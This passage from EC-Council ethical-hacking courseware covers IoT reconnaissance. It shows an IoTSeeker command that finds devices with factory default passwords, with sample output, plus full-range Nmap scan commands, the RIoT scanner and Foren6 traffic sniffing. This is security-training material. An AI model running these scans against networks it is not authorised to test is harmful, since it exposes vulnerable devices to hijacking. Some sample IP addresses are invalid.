
After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Discovering IoT Devices with Default Credentials using IoTSeeker

- Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks
- IoTSeeker will scan a network for specific types of IoT devices to detect if they are using the default, factory set credentials
- This tool helps organizations to scan their networks to detect IoT devices using the factory setting

IoTSeeker



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discovering IoT Devices with Default Credentials using IoTSeeker

Source: *https://github.com*

Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:

```
perl iotScanner.pl 1.1.1.1-1.1.4.254,2.1.1.1-2.2.3.254
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
/Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
[device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd
 device 1.23.123.480 is of type American Dynamics has changed passwd
 device 1.23.123.481 is of type American Dynamics has default passwd
```

Figure 18.30: Screenshot of IoTSeeker


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using Nmap

- Attackers use vulnerability scanning tools such as Nmap to identify all the IoT devices connected to the network along with their open ports and services

Scanning for Vulnerabilities using Nmap

- To scan for a specific IP address
  - `nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name> <IP>`
- To check for open TCP and UDP services and ports
  - `nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`
- To identify the IPv6 capabilities of a device
  - `nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc.

Attackers use the following Nmap command to scan a specific IP address:

```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To identify the IPv6 capabilities of a device:

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```




Figure 18.31: Scanning using Nmap


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using RIoT Vulnerability Scanner

- Retina IoT vulnerability scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers
- This tool gives you an attacker's view of all the IoT devices and their associated vulnerabilities

Features

- Identify vulnerable IoT devices
- Check for default or hard-coded passwords
- Perform external scans of up to 256 IP addresses
- Generates reports of IoT vulnerabilities and their remediation



https://www.beyondtrust.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using RIoT Vulnerability Scanner

Source: *https://www.beyondtrust.com*

Retina IoT (RIoT) vulnerability scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers. This tool gives an attacker's view of all the IoT devices and their associated vulnerabilities. Utilizing precise information such as server banner and header data, RIoT will pinpoint the make and model of a particular IoT device. It also performs tests to find whether that device is using default or hard-coded credentials for telnet, SSH, or basic HTTP authentication, which are the preferred attack vectors that botnets initially use to breach a system. Using this tool, an attacker can specify a target IP or IP range to identify vulnerabilities. RIoT vulnerability scanner allows attackers to identify vulnerable IoT devices, check for default or hard-coded passwords, and perform external scans to identify IoT vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.32: Screenshot of RIoT vulnerability scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing using Foren6

- Attackers use tools like Foren6 to sniff the traffic of IoT devices
- Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface
- Foren6 captures all RPL-related information and identifies abnormal behaviors
- It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner



Sniffing using Foren6

Source: http://cetic.github.io

Attackers use tools such as Foren6 to sniff the traffic of IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI). It detects routing problems. The Routing Protocol for 6LoWPAN Networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal behaviors. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

For example, the basic steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module are as follows:

- Open **Foren6**, after installation
- Now, open the "**Manage Sources**" dialog by clicking the **Manage Sources** button in the Toolbar or from the "**File**" menu
- In this dialog, remove any existing entries in the top section by selecting each individual element and hitting the '**Remove**' button
- Next, add a new source by specifying the three fields, as shown below:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0)
  - **Channel**: The integer value of the channel you want to sniff (1 to 26)
  - **Type**: Select sniff

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click the **Add** button when the above information is entered
- If the device is found by the application, it will appear in the list of available devices. If your device exists, but you get an error at this point, it is likely that the user running Foren6 does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Hit the **Close** button to return to the main window
- Click the **Start** button (which will now be enabled) to launch a packet capture

